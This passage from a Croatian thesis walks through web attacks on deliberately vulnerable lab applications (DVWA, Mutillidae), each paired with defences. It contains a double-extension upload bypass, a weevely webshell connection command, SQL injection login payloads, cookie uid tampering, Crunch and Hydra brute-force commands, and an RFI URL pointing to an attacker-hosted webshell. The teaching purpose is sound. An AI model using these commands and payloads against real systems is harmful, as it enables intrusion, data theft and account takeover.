Slika 9-Wireshark prikazuje uspješno prenesenu php skriptu na srednjim postavkama Prenesena ja datoteka „prviNapad.php“ iako je prvotna datoteka za upload bila „prviNapad.jpeg“.

U slučaju kad su se sigurnosne postavke postavile na visoku razinu, ne provjerava se samo „*Content-Type*“, već i ekstenzija same datoteke koja se šalje, što je vidljivo u nastavku.

```
<?php
if (isset($_POST['Upload'])) {
            $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
            $target_path = $target_path . basename($_FILES['uploaded']['nam
e']);
            $uploaded_name = $_FILES['uploaded']['name'];
            $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name,
'.') + 1);
            $uploaded_size = $_FILES['uploaded']['size'];
            if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploa
ded_ext == "jpeg" || $uploaded_ext == "JPEG") && ($uploaded_size < 100000))
{
                if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $ta
rget_path)) {
                    echo '<pre>';
                    echo 'Your image was not uploaded.';
                    echo '</pre>';

                  } else {

                    echo '<pre>';
                    echo $target_path . ' succesfully uploaded!';
                    echo '</pre>';
                    }
            }
            else{
                echo '<pre>';
                echo 'Your image was not uploaded.';
                echo '</pre>';
            }
        }
?>
```

Da bi se datoteka uspješno prenijela na ovim sigurnosnim postavkama postupak je isti kao i na srednjoj sigurnosnoj postavki, ali je bilo potrebno ime datoteke zamijeniti na način da se ispred ekstenzije „jpeg“ doda ekstenzija „php“, odnosno, ime datoteke mora izgledati na sljedeći način: „prviNapad.php.jpeg“. To je dovoljno da se zaobiđe najviša sigurnosna postavka.

Nakon što je php skripta prenesena na poslužitelj potrebno se s računala napadača spojiti na tu skriptu preko terminala pomoću sljedeće naredbe:

```
weevely http://10.0.2.5/dvwa/hackable/uploads/prviNapad.php abcdef
```

Nakon što se naredba izvrši uspostavljena je veza između skripte i računala napadača, sad napadač može izvršiti mnogo radnji na poslužitelju, neke od njih su *sql_dump* za prijenos baze podataka na svoje računalo, *file_upload* za prijenos ostalih potrebnih datoteka za izvršavanje napada itd.

3.1.2. Obrana od napada *file upload vulnerabilities*

Najvažnija stvar koja se mora zabraniti je prijenos izvršnih datoteka na formama za unos na način da se uvijek provjeravaju tip i ekstenzija same datoteke. Ukoliko se na neki način paket uspije presresti i zamijeniti drugim onda iznad navedena obrana nije dovoljna pa će najbolji način u obliku koda kojeg je potrebno implementirati na strani poslužitelja biti prikazan u nastavku.

```
if($uploaded_type=='image/jpeg')
{
                                    $img = imagecreatefromjpeg(
                                    $uploaded_tmp );
                                    imagejpeg( $img, $temp_file, 100);
                                    }
                                    else {
                                    $img = imagecreatefrompng(
                                    $uploaded_tmp );
                                    imagepng( $img, $temp_file, 9);
                                    }
                                    imagedestroy( $img );
```

Ukoliko je dopušten upload samo datoteka s ekstenzijom „jpeg“ i „png“ potrebno je iz datoteke koja dolazi kreirati novu datoteku. Npr. ako je napadač napisao dvije ekstenzije, ovom radnjom će se zadnja „php“ ekstenzija obrisati i ostati će samo „jpeg“. Na taj način se štiti od promjene ekstenzije i tipa datoteke jer se zloćudan softver koji dolazi na poslužitelj nikad zaista i ne sprema na isti.

3.2. *SQL Injection*

SQL Injection je jedan od najčešćih napada današnjice jer se direktno napada baza podataka iz koje se onda mogu pročitati osjetljivi podatci. *SQL Injection* napadi se izvršavaju na način da se SQL upiti upisuju na polja za unos na formama koja su prikazana na web stranicama. *SQL Injection* u današnje vrijeme najčešće uspijeva na sustavima koji su pisani u PHP-u jer je PHP relativno star jezik pa neki sustavi napravljeni u prošlosti nisu najbolje održavani itd.

Ukoliko postoji forma za unos korisničkog imena i lozinke, kod na strani poslužitelja pisan C# programskim jezikom izgleda otprilike na sljedeći način:

```
string korIme = ctx.getAuthenticatedKorIme();
string lozinka = ctx.getAuthenticatedLozinka();
string query = "SELECT * FROM korisnici WHERE korisnickoIme = "'"
                + korIme + "' AND lozinka = '"
                + lozinka + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
```

Upit kojeg ovaj kod namjerava izvršiti izgleda ovako:

```
SELECT * FROM korisnici WHERE
korisnickoIme=
AND
lozinka=
```

Ukoliko korisnik upiše unutar prvog polja korisničko ime „Ivan“ a unutar polja za šifru upiše `"nekalozinka' OR 'b'='b"`

to će se prevesti u SQL upit

```
SELECT * FROM korisnici WHERE korisnickoIme=Ivan
AND
lozinka= 'lozinka' OR 'b'='b';
```

Sad se ovaj upit pretvara u mnogo jednostavniji upit „SELECT * FROM korisnici“ jer je tvrdnja 'b'='b' uvijek istinita te bi u ovom slučaju korisnik dobio popis svih korisnika iz baze podataka. Naravno, ovo je samo teoretski primjer jer nije tako lako izvršiti *SQL Injection*, a osjetljivi podatci poput lozinki i slično su „*hashirani*“ pomoću nekog složenog algoritma tipa SHA256 pa nisu čitljivi i iskoristivi u takvom obliku. („OWASP“, bez dat.)

3.2.1. Izvođenje napada *SQL Injection*

Ovaj napad je objašnjen napadom na aplikaciju Mutillidae instaliranoj na Metasploitableu. Kao i u prijašnjem poglavlju, sigurnosne postavke su se postupno povećavale. Početni korak nužan za testiranje napada je registrirati korisnika sa željenim korisničkim imenom i lozinkom pa se pokušati logirati kao taj korisnik. Naravno, u ovom slučaju je lozinka poznata, ali se ista neće upisivati već će se pokušati pronaći drugi način za ulaz u web aplikaciju.

Slika 10 - Izgled login stranice na Mutillidae


Na slici iznad je vidljiva forma za prijavu korisnika te bi značilo da se prilikom prijave korisnika izvršava sljedeći upit na bazu:

```
SELECT * from Korisnici WHERE name = ' ' AND password = ' '
```

to znači da se jednostruki navodnici postavljaju automatski, a unutar njih se postavlja vrijednost upisana na formi za prijavu. Da bi se korisnik u ovom slučaju uspješno prijavio, potrebno je upisati proizvoljno korisničko ime, a u polje lozinka bi trebalo upisati sljedeće: `nešto' OR 1=1#`


Kao što je već ranije navedeno, jednostruki navodnici su postavljeni automatski, što znači da je nakon niza znakova „nešto“ potrebno zatvoriti taj jednostruki navodnik te pomoću logičkog operatora „OR“ i uvijek istinitog navoda dobiti puno jednostavniji upit „SELECT * from Korisnici“. Znak „#“ je znak koji zakomentira dio koda pa je u ovom slučaju korišten da bi

poništili jednostruki navodnik. U trenutku kad se pritisne gumb „*Login*“ korisnik se pomoću ovog upita uspješno prijavljuje kao „admin“ jer je taj zapis prvi u tablici korisnika.



Slika 11 - Poslužitelj vraća uspješnu prijavu i u Kolačiće sprema prijavljenog korisnika

Ukoliko se sigurnosne postavke povećaju za jednu razinu, vrši se provjera upisanog korisničkog imena i lozinke. Ne smiju sadržavati nikakve posebne znakove, kad se napad pokuša izvršiti na jednak način kao i u prethodnom slučaju pojavljuje se greška. To znači da je potrebno zaobići provjeru isključivo na strani klijenta jer na ovoj sigurnosnoj postavki nema provjere na poslužiteljskoj strani. Kao što je već bilo prikazano u prethodnom poglavlju, koristeći Burp Suite i njegov proxy poslužitelj, moguće je zamijeniti paket nakon što su provjere na strani klijenta uspješno prošle i na taj način zaobići i ovu sigurnosnu razinu. Zamjena paketa je vidljiva u nastavku.



Slika 12 - Mijenjanje lozinke na proxy poslužitelju

Ukoliko se sigurna postavka poveća na najveću moguću, veoma je teško izvršiti *SQL Injection* jer se i na strani poslužitelja provjerava valjanost korisničkog imena i lozinke. Provjera

se vrši na način da se pomoću „*escapestring*“ metode brišu svi nedozvoljeni znakovi koje je napadač potencijalno mogao podmetnuti.

3.2.2. Obrana od napada *SQL Injection*

SQL Injection je veoma opasan napad te se od njega treba na pravi način i zaštiti. U današnje vrijeme je vrlo vjerojatno dovoljno koristiti neki moderan *framework* koji sadrži metode koje ne dozvoljavaju *SQL Injection*. Primjeri najbolje prakse govore da je potrebno odvojiti SQL upite od podataka koji se prosljeđuju tim upitima, takvi upiti se zovu „Parametrizirani upiti“ i koriste se ciljano baš za obranu od *SQL Injection* napada. U nastavku će biti primjer dobre i loše prakse.

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
               + request.getParameter("customerName");
```

Upit pisan na način prikazan iznad je veoma loš jer napadač može direktno upisati što god želi direktno u upit i na taj način uništiti ili ukrasti određene podatke.

```
String custname = request.getParameter("customerName");
//Ovdje je poželjno na određeni način očistiti varijablu od neželjenih znakova
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
```


Na primjeru iznad je vidljivo da je upit na bazu odvojen od samog podatka koji se prosljeđuje te na taj način napadač ne može direktno utjecati na upit. Sve što napadač upiše će biti spremljeno u određenu varijablu koja će se zatim u obliku teksta spremiti u bazu podataka. („OWASP“, bez dat.)

3.3. *Insecure session management*

Zbog razloga jer je HTTP protokol koji nema stanje (eng. *stateless protocol*) prilikom svakog zahtjeva prema poslužitelju mora se na određeni način istome i predstaviti da bi poslužitelj znao o kojem HTTP zahtjevu se radi. To znači da prilikom prvog HTTP zahtjeva prema poslužitelju taj poslužitelj kreira određeni *Session Id* kojeg šalje u odgovoru, te se taj *Session Id* zatim sprema u Kolačiće na strani klijenta. Prilikom idućeg zahtjeva prema poslužitelju, HTTP šalje taj Kolačić te na taj način poslužitelj zna o kojem klijentu se radi. Nije nužno da se sesija kreira samo prilikom prijave korisnika u određeni sustav, već i za neke jednostavnije stvari poput jezičnih postavki itd.


Ukoliko se u Kolačiće spreme podatci koji nisu dovoljno zaštićeni vrlo je lako zamijeniti sesiju te se na taj način „lažno“ predstaviti poslužitelju i potencijalno biti u mogućnosti dohvatiti tuđe podatke. U nastavku je prikazan jednostavan primjer „krađe“ tuđe sesije. („OWASP“, bez dat.)

Da bi se Kolačići mogli promijeniti na strani klijenta bilo je potrebno je instalirati „*Cookie Quick Manager*“ koji prikazuje sve Kolačiće pohranjene na računalu te dopušta izmjenu istih. Za prikaz ovog napada je korištena forma za prijavu na web aplikaciji Mutillidae. Prijava je izvršena pomoću registriranih podataka koji su se koristili da bi se izvršio i *SQL Injection* (Korisničko ime je Ivan, dok je lozinka Ivan123). Nakon prijave, potrebno je pokrenuti „*Cookie Quick Manager*“ čije je sučelje vidljivo u nastavku.



Slika 13 - Mijenjanje Kolačića

Potrebno je zamijeniti podatak vezan za „uid“. Vrijednost „1“ je stavljena iz razloga jer su u bazama podataka najčešće administratori prvi u zapisu. Nakon osvježavanja stranice poslužitelj vraća prijavu administratora, isto je vidljivo na slici ispod u odgovoru poslužitelja pomoću Wiresharka.



Slika 14 - Poslužitelj vraća prijavu administratora

Na ovome primjeru se jasno uočava da nije pametno spremati osjetljive podatke u Kolačićima, pogotovo u jednostavnom tekstualnom formatu koji se lako može pročitati i izmijeniti.

3.4. *Brute force*

Brute force napadi su napadi koji na silu žele otkriti lozinku korisnika da bi se prijavili u određeni sustav. To je jedna od najstarijih, ali i dalje najpopularnijih napadačkih metoda. Kao što i samo ime napada govori, napadač isprobava sve moguće kombinacije lozinki da bi uspio saznati onu pravu, naravno, ne samostalno, već uz pomoć raznih alata, dva od njih će biti prikazana u nastavku poglavlja.

Postoji više tipova *brute force* napada, neki od njih su:

- **Jednostavni *brute force* napad** – Napadač pokušava otkriti šifru bez asistencije nekog alata, to uspijeva kod veoma jednostavnih lozinki poput „ivan123“, istu uspijeva pogoditi jer je korisničko ime npr. „ivan“.
- ***Dictionary* napad** – Napadač odabire žrtvu čije korisničko ime je poznato te uz pomoć raznih kombinacija lozinki, uz pomoć alata, isprobava jednu po jednu sve dok potencijalno ne otkrije pravu.
- **Hibridni *brute force* napad** – Ovaj napad je određena kombinacija jednostavnog *brute force* napada i *dictionary* napada jer se lozinka pokušava pronaći pomoću liste u kojoj se nalaze najčešće korištene riječi uz kombinaciju nasumično odabranih znakova. Lista npr. sadrži riječi : Grad, Selo, Cvijeće, Šuma. Jedna od mogućih lozinki bi bila: CvijećeSelo3322.
- ***Reverse brute force* napad** – Kao što i samo ime govori, ovaj napad se izvršava kad je poznata lozinka žrtve. Do te lozinke se može doći u slučaju curenja osjetljivih podataka određene web stranice na kojoj je žrtva bila registrirana. Opće je poznato da ljudi koriste iste lozinke na raznim web stranicama pa napadač onda vrši *brute force* napad nad korisničkim imenima ne bi li pronašao poklapanje.
- ***Credential stuffing*** – Ukoliko napadač otkrije određenu kombinaciju korisničkog imena i šifre, tad tu kombinaciju isprobava na više različitih web stranica. Razlog je isti kao i u napadu iznad, korištenje istih kombinacija na više različitih mjesta. („Kaspersky“, bez dat.)

3.4.1. Izvođenje napada *dictionary brute force*


U nastavku poglavlja je prikazan primjer *Dictionary brute force* napada. Za potrebe ovog rada se pokušala pogoditi jednostavnija lozinka da traženje iste ne bi trajalo milijun godina. Krenulo se pod pretpostavkom da je poznato korisničko ime žrtve te da lozinka ima između tri i četiri znaka. Smanjio se i mogući popis znakova koje lozinka smije sadržavati. Kad su bile određene početne pretpostavke, bilo je potrebno izraditi „*Dictionary*“ lozinki koje su se isprobavale *brute force* metodom. Za kreiranje se koristio alat na Kali Linuxu imena Crunch. Sintaksa za pokretanje Cruncha je sljedeća:

```
Crunch [min][max] [characters] -t [pattern] -o [FileName]
```

Uzimajući u obzir prethodno spomenute pretpostavke, naredba kojom se stvara „*Dictionary*“ je:

```
crunch 3 4 iv12 -o listaLozinki.txt
```

Pokretanjem ove naredbe u terminalu, alat je kreirao 320 različitih kombinacija lozinki. Razlog za smanjivanjem broja znakova i mogućih znakova u lozinki je taj da se najprije krenulo u testiranje s lozinkom koja ima između šest i osam znakova s više od 20 mogućih koje smije sadržavati pa je to izgledalo otprilike ovako.




Slika 15 – Crunch i kreiranje liste lozinki

Korištenjem ove liste, da bi se izvršio *brute force* napad se koristio alat Hydra. To je alat koji se može iskoristiti za izvršavanje *brute force* napada na bilo što gdje je potrebno upisati korisničko ime i lozinku. U ovom slučaju, to je web stranica Mutillidae. Za uspješno izvršavanje napada bilo je potrebno upisati sljedeću naredbu u terminal Kali Linuxa:


```
hydra 10.0.2.5 -l ivan2 -P /root/listaLozinki.txt http-post-form
"/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login
-php-submit-button=Login:F=Not Logged In"
```

Naredba se sastoji od ključne riječi hydra, IP adrese na kojoj se web stranica nalazi, korisničkog imena za kojeg se pokušava pronaći lozinka, putanje do prethodno kreirane liste lozinki i vrste zahtjeva koji se šalje prema poslužitelju. Dio „Login:F=Not Logged In“ je veoma bitan jer se alatu daje do znanja koji odgovor mora dobiti kad prijava nije uspjela, u slučaju kad je odgovor drukčiji, to znači da je napad uspješno izvršen i lozinka je otkrivena. Prilikom izvršavanja napada je bio upaljen Wireshark da bi se ulovila komunikacija između alata hydra i poslužitelja, kako je to izgledalo, vidljivo je u nastavku.



Slika 16 - *Brute force* napad alatom Hydra ulovljen Wiresharkom

Filtrirao se samo protokol „HTTP“ i vidljivo je da je prije pogođene lozinke prethodilo mnogo pogrešnih pokušaja napada. U trenutku kad je lozinka pogođena poslužitelj je vratio poruku “302 Found“. Na samoj strani napadača vidljiva je sljedeća poruka o uspješno izvršenom napadu.



Slika 17- Alat Hydra i uspješan napad

3.4.2. Obrana od napada *dictionary brute force*

Postoji više načina obrane od *brute force* napada. Jedan od najčešćih načina je zaključavanje korisničkog računa nakon nekoliko pogrešnih pokušaja prijave, jedina osoba koja u tom slučaju može otključati račun je administrator. Ova metoda je veoma efektivna, ali ako se nakon npr. tri neuspješna pokušaja prijave račun zaključa, a napadač pokušava probiti u više od jednog računa, određeni servis je nedostupan tim korisnicima tako dugo dok administrator ne otključa iste.

Metoda slična prijašnjoj se također bazira na zaključavanju računa, ali na progresivnoj odgodi mogućeg upisivanja korisničkog imena i lozinke. Prilikom prva tri pogrešna upisa se račun zaključa npr. na vremenski period od jednog sata, nakon otključavanja, ukoliko se opet pogriješi lozinka, račun se zaključa na vremenski period od dva sata. Na taj način se sprječava *brute force* napad na jednak način kao i u prethodnom slučaju, ali administratori potencijalno imaju manje posla, a korisnici mogu koristiti servis puno ranije jer ne ovise o administratorima.

Treća metoda obrane od napada je korištenje alata reCaptcha kojeg je moguće bez puno muke implementirati na vlastitu web stranicu. Alat stvara određeno polje za unos koje se može nalaziti ispod polja za unos korisničkog imena i lozinke te zahtjeva unos određene kombinacije brojeva ili slova prikazanih korisniku na ekranu. Na taj način korisnik zaista dokazuje da je korisnik, a ne stroj tj. alat poput Hydre koja ne može pročitati tu kombinaciju slova i brojeva pa automatski padne na tom testu pa se korisničko ime i lozinka niti ne šalju do poslužitelja na provjeru.

Korisnici bi također trebali biti svjesni svih opasnosti koje vrebaju pa je i njihova zadaća da uvijek koriste komplicirane lozinke. Većina web stranica, prilikom registracije, zahtijeva da lozinka ima više od npr. osam znakova te da sadržava slova, brojeve i barem jedan specijalni znak. To ne rješava problem ukoliko je korisničko ime korisnika „IvanKuster“, a lozinka je „IvanKuster123!“, napadač vrlo lako može probiti tu lozinku iako sadržava sve zahtijevano. Ukoliko je lozinka dovoljno komplicirana, npr. „A!3c#BkK2p!c“ veoma ju je teško probiti jer bi samo alatu Crunch trebao veliki raspon znakova da kreira sve moguće lozinke te bi vjerojatno kreirao više petabajta podataka. Alatu Hydra bi trebalo milijun godina da ih sve isproba. Definitivno ne govorimo u slučaju da korisnik ima toliku nesreću da je njegova lozinka odmah prva na popisu lozinki koje se isprobavaju ili da napadač ima računalo izuzetno velike snage. („ComputerWeekly“, bez dat.)

3.5. *Remote file inclusion*

RFI napad je napad prilikom kojeg se određeni podatci spremljeni na nekom drugom poslužitelju spremaju na web stranicu žrtve. Ova mogućnost ima smisla ukoliko se žele prikazati neke korisne stvari koje se nalaze na nekog drugoj web stranici, ali ukoliko se sigurnosne postavke ovog uključivanja podese na pogrešan način, može dovesti do uključivanja npr. zlonamjerne skripte koja dovodi do RFI napada. RFI napad se izvršava na način da se u URL upiše putanja do određene datoteke koja je spremljena na npr. poslužitelju napadača. Poslužitelj dohvaća tu datoteku i izvršava npr. zlonamjeran kod pisan u php-u unutar te datoteke jer je i *back-end* web stranice pisan u php-u.

Svaka web stranica ima određen popis stranica koje se mogu prikazati na istoj te se mijenjanje istih vrši preusmjeravanjem unutar URL-a koji izgleda na sljedeći način: `https://primjer.com/index.php?page=kontakti.php`.

„Kontakti.php“ je varijabilni dio koji se mijenja ovisno o tome na kojem se „*pageu*“ unutar te web stranice nalazili. Ukoliko nema određene provjere je li to što želimo prikazati kao stranicu na određenoj „*whitelisti*“ otvara se prostor za RFI napad jer dolazi do prilike da se uključi određena zlonamjerna datoteka. URL bi u tom slučaju potencijalno mogao izgledati na sljedeći način:

`https://primjer.com/index.php?page=https://napadači.com/uploads/webshell.txt.(https://www.netsparker.com/blog/web-security/remote-file-inclusion-vulnerability/)`

U praktičnom dijelu testiranja ovog napada se pokušala ostvariti tzv. „*reverse*“ veza s poslužitelja žrtve prema poslužitelju napadača. U tom slučaju napadač može pristupiti bilo kojoj datoteci koja se nalazi na poslužitelju. Napadač je tad u prilici npr. prenijeti određene osjetljive podatke na svoje računalo, prenijeti određenu malicioznu datoteku da sruši poslužitelj žrtve ili istoj napakostiti na neki drugi način.

3.5.1. Izvođenje napada *remote file inclusion*

